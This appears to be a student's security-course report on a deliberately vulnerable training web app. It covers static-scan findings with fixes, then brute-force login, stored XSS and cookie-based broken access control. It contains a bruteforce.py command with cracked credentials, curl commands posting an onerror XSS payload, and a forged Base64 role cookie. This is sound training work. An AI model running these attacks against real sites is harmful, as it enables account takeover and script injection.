

Vulnerable Web Application



[Your Name]
[Date]

How to Use this Template

- We have provided these slides as a guide to ensure you submit all the required components to complete your project successfully.
- When presenting your project, remember that these slides are merely a guide. We strongly encourage you to embrace your creative freedom and make changes that reflect your unique vision as long as the required information is present.
- You can add slides to the template when your answers or screenshots do not fit on the previously provided pages.
- Delete this and the next slide before submitting your project.
- **Remember to add your name and the date to the cover page.**

Project Scenario

You have been hired by a startup company, USociety, which has received reports from the well-known hacker group Fcity that their customer data was breached. They need you to identify how the attackers got into their system, extracted all of their customer's data, and identify any other security holes that their application might have. This security audit is considered the company's highest priority, and they need your help.

You will need to identify which OWASP Top 10 security issues the vulnerabilities belong to and their severity. You will also correctly match attack vectors to the OWASP Top 10 definition.

You will be given some static code analysis results and a web application. You will conduct a manual web application test to find all vulnerabilities and create write-up documentation to help the development team patch the code. The write-up documentation should clearly outline the steps needed to reproduce the security issue and best practices to support the development team in better understanding the issue.

At the end of this project, you will have the hands-on skills needed to tackle application security. You should be proud of this accomplishment.



Section One: Static Code Scan

Static Code Scan

In this part of the project, your task is to review the results of the static code scan performed on the application code. You need to identify and report comprehensive information for each security issue found in the scan. The identified issues are listed on the following pages.

For Each Issue:

- Set the Severity Type:
 - There are only Critical, High, or Medium vulnerabilities on the slides.
 - **There is one False Positive** among the issues.
 - Be diligent in your assessment because if everything is marked as Critical, then nothing is truly Critical.
- Associate with an OWASP TOP 10 Reference:
 - Link each issue to a relevant OWASP TOP 10 category.
 - You can refer to either the 2017 or 2021 OWASP TOP 10 lists.
- Provide a High-Level Recommendation:
 - Suggest a high-level solution or best practice to address and fix the issue effectively.



Issue: B106

```
>> Issue: [B106:hardcoded_password_funcarg] Possible hardcoded password: 'mysecurepassword'
```

```
Location: SampleCode/init_db.py:14
```

```
13     def open(self):
14         self.conn = psycopg2.connect(user = "webappuser",
15                                     password = "mysecurepassword",
16                                     host = "localhost",
17                                     port = "5432",
18                                     database = "website")
19         self.cursor = self.conn.cursor()
```

Severity:	<i>High</i>
OWASP TOP 10 reference:	<i>[OWASP 2021 A07: Identification and Authentication Failures]</i>
Remediation recommendation	
<i>[Remove the hardcoded database password from the source code. Store database credentials in a secure secrets management system or environment variables, such as a cloud secrets manager, HashiCorp Vault, Docker/Kubernetes secrets, or protected deployment environment variables.]</i>	



Issue: B108

>> Issue: [B108:hardcoded_tmp_directory] Use of a hardcoded temporary directory.

Location: SampleCode/temp_file.py:19

```
18 def createTempFile(data):
19     temp_path = "/tmp/tempfile.txt"
20     with open(temp_path, 'w') as temp_file:
21         temp_file.write(data)
22     return temp_path
```

Severity:	[Medium]
OWASP TOP 10 reference:	[OWASP 2021 A04: Insecure Design]
Remediation recommendation	
[Do not use a hardcoded, predictable filename in <i>/tmp</i> . Use Python's secure temporary file utilities instead.]	



Issue: B303

>> Issue: [B303:blacklist] Use of insecure MD2, MD4, MD5, or SHA1 hash function.

Location: SampleCode/create_customer.py:23

```
22         self.email = email
23         self.password =
hashlib.md5(password.encode('utf-8')).hexdigest()
24         self.banner = safestring.mark_safe(banner)
```

Severity:	<i>[High]</i>
OWASP TOP 10 reference:	<i>[OWASP 2021 A02: Cryptographic Failures]</i>
Remediation recommendation	
[Replace MD5 password hashing with a modern password hashing algorithm designed for credential storage. Recommended options include: 1. Argon2id — preferred modern password hashing algorithm. 2. bcrypt — widely supported and acceptable. 3. PBKDF2-HMAC-SHA256 — acceptable when configured with a strong iteration count.]	



Issue: B311

>> Issue: [B311:blacklist] Standard pseudo-random generators are not suitable for security/cryptographic purposes.

Location: SampleCode/init_db.py:40

```
39         letters = string.ascii_lowercase
40         result_str = "".join(random.choice(letters) for i in
range(length))
41         return result_str
```

Severity:	[false positive]
OWASP TOP 10 reference:	[OWASP 2021 A02: Cryptographic Failures]
Remediation recommendation	
[The random module is not designed for security-sensitive values. If the value is security-sensitive, replace Python's random module with the secrets module, which is designed for cryptographic use.] This may be the project's false positive if the function is only used to generate non-sensitive test data, sample names, dummy strings, or database seed values during development.	



Issue: B320

>> Issue: [B320:blacklist] Using lxml.etree.fromstring to parse untrusted XML data is known to be vulnerable to XML attacks. Replace lxml.etree.fromstring with its defusedxml equivalent function.

Location: SampleCode/fix_customer_orders.py:11

```
10 def customerOrdersXML():
11     root = lxml.etree.fromstring(xmlString)
12     root = fromstring(xmlString)
```

Severity:	[High]
OWASP TOP 10 reference:	[OWASP 2021 A05: Security Misconfiguration]
Remediation recommendation	
<i>[Parsing untrusted XML with unsafe XML parsers can expose the application to XML-based attacks. Replace unsafe XML parsing with a hardened XML parser from defusedxml]</i>	



Issue: B603

>> Issue: [B603:subprocess_without_shell_equals_true] subprocess call - check for execution of untrusted input.

Location: SampleCode/onLogin.py:8

```
7     def process(self, user, startupcmd):  
8         p = subprocess.Popen([startupcmd],  
stdout=subprocess.PIPE, stderr=subprocess.STDOUT)  
9         r = p.communicate()[0]
```

Severity:	[High]
OWASP TOP 10 reference:	[OWASP 2021 A03: Injection]

Remediation recommendation

[Avoid passing user-controlled values into `subprocess.Popen()`]

Preferred remediation:

1. Remove the subprocess call if it is not strictly required.
2. Replace dynamic command execution with internal application logic.
3. If external execution is required, use a strict allowlist of approved commands.
4. Use fixed absolute paths instead of user-supplied command names.



Issue: B703

>> Issue: [B703:django_mark_safe] Potential XSS on mark_safe function.

Location: SampleCode/create_customer.py:24

```
23         self.password =  
hashlib.md5(password.encode('utf-8')).hexdigest()  
24         self.banner = safestring.mark_safe(banner)  
25
```

Severity:

[High]

OWASP TOP 10 reference:

[OWASP 2021 A03: Injection]

Remediation recommendation

[Do not use `mark_safe()` on untrusted input]

Additional best practices:

1. Avoid `mark_safe()` for customer-controlled content.
2. Sanitize rich-text fields with a strict allowlist.
3. Reject dangerous tags such as `<script>`, `<iframe>`, `<object>`, and event handlers such as `onclick`.
4. Add Content Security Policy headers to reduce XSS impact.



Section Two:

Assess the Web Application

Manually Assess the Web Application and Identify Vulnerabilities

There are 13 vulnerabilities present in the web application. You have to manually assess at least 5 of the 13 vulnerabilities present in the application to be able to complete your report. You need to find at least 1 of each type of the following security vulnerabilities:

- Broken Authentication
- XSS
- Broken Access
- Sensitive Data Exposure
- SQLi

You are not allowed to use any automated scanner, as you can't refer to them in your report.

There is no deliverable in this section, but you need to write a report about the vulnerabilities in the next section!

Tools you may need

We have provided some Python files available in the `/workspace/tools/` directory of the workspace that might be useful. You are only allowed to use these provided scripts because you are not allowed to refer to any other tool, like automated scanners, in the report.

- Use the `bruteforce.py` tool for brute force attacks.
- Use the `performbase64` file to encode/decode a value to Base64:
- Use the `hashid.py` and `checkhash.py` files to decode any hash values.
- If you need, you can also refer to the Hashing exercise's workspace present in one of the previous lessons to decode the hash value.
- You can also find the `test-password.txt` and `test-username.txt` in the folder; use these when you need a password or a username list.

Instructions

If you go to the **Web Application Environment page**, you will find a pre-setup environment for you to analyze the web application. Setting up your env is as simple as initiating the application and then using the “Start App” button. To view the website, you will need to click the “Open App” button.

VulnWebApp

Username

Password

Reset DB

Sign in

Tips

1. **Break into the application:** Start with breaking into the application using the brute force approach.
2. As soon as you break into the application, explore the different areas in the application to see what vulnerabilities you can find.
 - a. Profile
 - b. Customers
 - c. Users
3. **Profile Section:** Visit the profile section, and try various measures just like an attacker.
 - a. See if you can abuse the input fields.
 - b. Examine the Cookie to notice any sensitive data.
 - c. Try to elevate your role as an Admin. Remember, it becomes easier to make attacks such as SQLi only after becoming an Admin.
 - d. If you succeed to elevate your role to Admin, it will prove multiple other vulnerabilities.

Tips

4. **Customer Section:** Once you possess the Admin access to the Application, the next thing you would want to do is obtain the details of all the customers.
 - a. SQLi could be your preferred choice of attack to view customers' details.
 - b. If you can view any customer's details, then you'd look for any sensitive data, such as login credentials.
5. **Users:**
 - c. As an attacker, your next step would be to fetch sensitive data for all the users.
 - d. See if you can abuse the query string params.

Important

You might think that you don't need to log or track security items that are "similar". But make sure that you track all of them so that the developer/tester can fix/verify the issue properly.



Section Three: Security Report

Security Report

In the following slides, you need to provide a detailed report of six different types of vulnerabilities you found in the web application. The slides are named for each issue, so it is clear what to put where. For the walkthrough part, you can add as many slides as you see fit after the slide that identifies the issue.

Your report has to include at least one finding of these vulnerabilities: Broken Authentication, XSS, Broken Access, Sensitive Data Exposure, SQLi.

For each identified issue, include the following components:

- Severity: Assign a severity level to the issue.
- OWASP TOP 10 Reference: Specify the relevant OWASP TOP 10 issue reference (can be 2017 or 2021).
- Vulnerability Explanation: Clearly explain the specific vulnerability you discovered in the web application.
- Recommendation: Provide a high-level recommendation on how to fix the issue. This should not be a step-by-step guide but rather a strategic approach to remediation.
- Steps to Reproduce the Issue: Detail the process of replicating the vulnerability. Include:
 - A written walkthrough of each step.
 - Annotated screenshots to support your explanation.

Important Considerations

- **Accuracy in Severity and OWASP Reference:** Accurately identify the severity and corresponding OWASP TOP 10 reference. Common mistakes include incorrectly assigning severity levels and misidentifying the OWASP category. Remember, not every issue is Critical or High; prioritize accurately to help developers focus their efforts effectively.
- **Contextual Vulnerability Description:** Describe the vulnerability as it specifically pertains to the web application you are testing. Do not provide a generic description.
- **Detailed Reproduction Steps:** Ensure your steps to reproduce the issue are comprehensive. Use a combination of clear writing and annotated screenshots to guide the reader through the process. Assume the reader may not have advanced security or technical knowledge.
- You are only allowed to use the provided scripts. Using or referring to automated scanners is not an acceptable solution.
- The template slides are named, but they are not necessarily in order!
- There are a total of 13 vulnerabilities on the server. For a standout project, include more than the required 5 vulnerabilities in your report!
- There is an example slide that uses an imaginary SSRF vulnerability but without the step-by-step walkthrough.

EXAMPLE FOR THE REPORT



Server-Side Request Forgery (SSRF)

Severity:	<i>High</i>
OWASP TOP 10 reference:	<i>A10:2021-Server-Side Request Forgery (SSRF)</i>
Vulnerability Explanation	
<i>The web application includes a URL preview feature that allows users to input a URL to fetch and display a preview of the linked content. The feature does not properly validate or sanitize user input, allowing an attacker to craft requests to internal systems or third-party services. This can result in the exposure of sensitive internal information, unauthorized access to internal services, and potential exploitation of internal network vulnerabilities.</i>	
Remediation recommendation	
<i>Implement strict input validation and whitelisting to ensure that only trusted URLs can be accessed and previewed. Use network segmentation to limit the application's ability to make requests to internal resources.</i>	

EXAMPLE FOR THE REPORT



Broken Authentication

Severity:	<i>[High]</i>
OWASP TOP 10 reference:	<i>[A07:2021 — Identification and Authentication Failures]</i>
Vulnerability Explanation	
<i>[The application login page is vulnerable to brute-force authentication attacks. I was able to run the provided bruteforce.py script against the /login/ endpoint using username and password wordlists. The script repeatedly submitted login attempts until it found valid credentials and successfully authenticated into the application.]</i>	
Remediation recommendation	
<i>Implement stronger authentication protections on the login endpoint.</i>	
Recommended controls include:	
<i>Add rate limiting for failed login attempts by username, IP address, and session.</i> <i>Implement temporary account lockout or progressive delays after repeated failed attempts.</i> <i>Add monitoring and alerting for abnormal login patterns.</i> <i>Require strong password complexity and block commonly used passwords.</i> <i>Implement multi-factor authentication, especially for administrator accounts.</i> <i>Use generic login failure messages that do not reveal whether the username or password was incorrect.</i> <i>Log failed authentication attempts for security review.</i> <i>Consider bot protection or CAPTCHA after repeated failed attempts.</i>	



Broken Authentication

Steps to Reproduce

1. Open a terminal in the project environment where *bruteforce.py* is available.
2. Confirm the target login endpoint is reachable:

<https://hlwmsv5bk5.prod.udacity-student-workspaces.com/login/>

3. Run the provided brute-force script with the username and password lists:

python bruteforce.py -U test-username.txt -P test-password.txt -d username=^USR^:password=^PWD^ -m POST -f "Failed"

<https://hlwmsv5bk5.prod.udacity-student-workspaces.com/login/>

4. Observe that the script submits repeated login attempts to the application.
5. The script identifies a valid username and password combination because the application returns a response that no longer contains the failure text *"Failed"*.
6. Use the discovered credentials to log in through the web application login page.
7. Confirm that access is granted to the authenticated area of the application.



Broken Authentication

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

The screenshot shows a JupyterLab environment with a file explorer on the left and a code editor on the right. The file explorer shows a directory structure with files like `.ipynb_checkpoints`, `bruteforce.py`, `checkhash.py`, `hashid.py`, `performbase64.py`, `requirements.txt`, `test-password.txt`, and `test-username.txt`. The code editor shows the `bruteforce.py` script, which is a Python program that takes command-line arguments for usernames and passwords and attempts to log in to a service. The script is executed in a terminal window, which shows the output of the program. The terminal output shows a series of failed login attempts for the username 'guest' with various passwords, followed by a successful login with the password 'orange'.

```
bruteforce.py
required=True)


63     args = parser.parse_args()
64     if (args.username != None and args.usernames != None):
65         print("You can only use one of the username methods.")
66         sys.exit(1)
67     if (args.password != None and args.passwords != None):
68         print("You can only use one of the password methods.")
69         sys.exit(1)
70     if args.usernames:
71         usernames += (loadfiles(args.usernames))
72     elif args.username:
73         usernames.append(args.username)

+ Terminal 1 x Terminal 2 x
[-] Login Failed! {'username': 'guest', 'password': 'football'}
[-] Login Failed! {'username': 'guest', 'password': 'shadow'}
[-] Login Failed! {'username': 'guest', 'password': 'qazwax'}
[-] Login Failed! {'username': 'guest', 'password': 'monkey'}
[-] Login Failed! {'username': 'guest', 'password': 'abc123'}
[-] Login Failed! {'username': 'guest', 'password': '1234567890'}
[-] Login Failed! {'username': 'guest', 'password': 'pass'}
[-] Login Failed! {'username': 'guest', 'password': 'computer'}
[-] Login Failed! {'username': 'guest', 'password': 'iwantu'}
[-] Login Failed! {'username': 'guest', 'password': 'jennifer'}
[-] Login Failed! {'username': 'guest', 'password': 'k1aster'}
[-] Login Failed! {'username': 'guest', 'password': 'mypassword'}
[-] Login Failed! {'username': 'guest', 'password': 'hunter'}
[+] Login Found! {'username': 'guest', 'password': 'orange'}
This is a demo code used for this training.
tools root$ python bruteforce.py -U test-username.txt -P test-password.txt -d username=^
USR^:password=^PWD^ -m POST -f "Failed" https://hlwm5v5bk5.prod.udacity-student-workspac
es.com/login/^C
tools root$
```



Broken Authentication

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!





Cross-Site Scripting (XSS)

Severity:	<i>[High]</i>
OWASP TOP 10 reference:	<i>[A03:2021 — Injection]</i>
Vulnerability Explanation	
<i>[The application is vulnerable to stored cross-site scripting in the profile messaging feature. A logged-in user can submit a message containing HTML or JavaScript. The message is stored by the application and later rendered into the profile page without proper output encoding.]</i>	
Remediation recommendation	
<i>[</i>Apply output encoding and input sanitisation for all user-controlled content. Recommended controls include: 1. Do not insert user-controlled content into the DOM using <code>.append()</code> as raw HTML. 2. Render message content as text, not HTML. 3. Use safe DOM APIs such as <code>.text()</code> instead of <code>.append()</code> for untrusted content. 4. Apply server-side sanitisation if rich text is required. 5. Use an allowlist-based HTML sanitizer for permitted formatting. 6. Reject or strip dangerous tags such as <code><script></code>, <code><iframe></code>, <code><object></code>, and event handlers such as <code>onerror</code>, <code>onclick</code>, and <code>onload</code>. <i>]</i>	



Cross-Site Scripting (XSS)

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

Steps to Reproduce

1. Log in to the application as a normal user.
2. Navigate to the profile page:
3. Since the public Udacity URL returns 403 for the payload, the test against the local Flask service from inside the workspace:

```
curl -i -b "authInfo=Mjp1c2Vy" \  
-X POST "http://127.0.0.1:3000/profile/sendMessage/2" \  
--data-urlencode "to=1" \  
--data-urlencode "msg=<img src=x onerror=alert(1)>"
```

4. Confirm the payload was stored:

```
curl -s -b "authInfo=Mjp1c2Vy" \  
"http://127.0.0.1:3000/profile/msglist/2"
```

5. Open the profile page locally:

<http://127.0.0.1:3000/profile/>

6. Confirm that the stored message executes in the browser.



Cross-Site Scripting (XSS)

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

The screenshot shows a web application security tool interface. On the left is a file explorer with a sidebar containing a list of files: `.ipynb_checkpoints`, `bruteforce.py`, `checkhash.py`, `hashid.py`, `performbase64.py`, `requirements.txt`, `test-password.txt`, and `test-username.txt`. The main area displays "No Open Files" with an "OPEN FILE" button. At the bottom, there are three terminal windows. The first terminal window shows the following commands and output:

```
workspace root$ curl -i -b "authInfo=Mjplc2Vy" \  
> -X POST "http://127.0.0.1:3000/profile/sendMessage/2" \  
> --data-urlencode "to=1" \  
> --data-urlencode "msg=<img src=x onerror=alert(1)>"  
HTTP/1.0 200 OK  
Content-Type: application/json  
Content-Length: 7  
Server: Werkzeug/1.0.1 Python/3.6.3  
Date: Fri, 26 Jun 2026 19:48:57 GMT  
  
"Done"
```


The second terminal window shows the following commands and output:

```
workspace root$ curl -s -b "authInfo=Mjplc2Vy" \  
> "http://127.0.0.1:3000/profile/msglist/2"  
[["guest","administrator"," Welcome to our site, how do you like our message service.  
Still a work in progress."],["administrator","guest","<img src=x onerror=alert(1)>"]  
]  
workspace root$
```



Cross-Site Scripting (XSS)

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!





Broken Access

Severity:	<i>[Critical]</i>
OWASP TOP 10 reference:	<i>[A01:2021 — Broken Access Control]</i>
Vulnerability Explanation	
<i>[The application has broken access control because it trusts a client-controlled cookie to determine the user's role. The application stores authorization information in the authInfo cookie as a Base64-encoded string.]</i>	
Remediation recommendation	
<i>[Do not trust authorization information from client-controlled cookies. Recommended controls include:</i> <i>1. Store only a secure session identifier in the browser.</i> <i>2. Keep role and authorization state on the server side.</i> <i>3. Sign and protect session cookies using a secure framework-managed session mechanism.</i> <i>4. Recalculate the user's role from the database on each request or from a trusted server-side session.</i> <i>5. Enforce authorization checks on every sensitive route and API endpoint.</i> <i>6. Do not rely only on hiding navigation links or protecting front-end pages.</i> <i>]</i>	



Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

Steps to Reproduce

Demonstration A: Direct API access as a normal user

1. Log in as a normal user.
2. Navigate to the customer page:

<BASE_URL>/customers/

3. Observe that the application displays an unauthorized message because the user is not an administrator.
4. Directly browse to the customer API endpoint:


<BASE_URL>/customers/id/

5. Observe that the endpoint returns customer records despite the user not being an administrator.



Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!





Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

